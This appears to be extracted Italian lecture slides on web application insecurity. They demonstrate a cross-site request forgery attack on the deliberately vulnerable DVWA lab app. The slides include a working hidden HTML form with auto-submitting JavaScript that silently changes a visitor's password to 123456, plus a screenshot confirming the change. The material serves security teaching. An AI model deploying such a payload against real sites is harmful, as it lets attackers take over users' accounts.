**CSRF**  
**File Inclusion**  
**SQL Injection**  
**SQL Injection (Blind)**  
**Upload**  
**XSS reflected**  
**XSS stored**  
**DVWA Security**  
**PHP Info**  
**About**  
**Logout**

**Insicurezza delle Web Application**

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 2

- È possibile automatizzare l'azione svolta nell'Esempio 1, mediante una *hidden form* invocata tramite codice JavaScript (JS)

**csrf.html**

```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
 <input type="password" autocomplete="off" name="password_new">

 Confirm new password:

 <input type="password" autocomplete="off" name="password_conf">

 <input type="submit" value="Change" name="Change">
</form>
```

New password:<br>



```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
 <input type="hidden" autocomplete="off" name="password_new" value="123456">

 <input type="hidden" autocomplete="off" name="password_conf" value="123456">
 <input type="hidden" value="Change" name="Change">
</form>

<script>document.getElementById('form1').submit();</script>
```

# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 2

---

- Tale form può essere memorizzata in una pagina (**csrf\_hidden.html**)
  - Visitando tale pagina non viene mostrato alcun output, ma verrà cambiata la password dell'utente
  - Che sarà in questo caso **123456**

```
<form id=form1 action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">
 <input type="hidden" autocomplete="off" name="password_new" value="123456">

 <input type="hidden" autocomplete="off" name="password_conf" value="123456">
 <input type="hidden" value="Change" name="Change">
</form>

<script>document.getElementById('form1').submit();</script>
```

**csrf\_hidden.html**



# Principali Vulnerabilità

## Cross-Site Request Forgery (CSRF) – Esempio 2

**DVWA**

**Vulnerability: Cross Site Request Forgery (CSRF)**

Change your admin password:

New password:

Confirm new password:

**Password Changed**

**La password è stata cambiata**

**More info**

[http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery)  
<http://www.cgisecurity.com/csrf-faq.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

**Navigation:** Home, Instructions, Setup, Brute Force, Command Execution, **CSRF**, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, Logout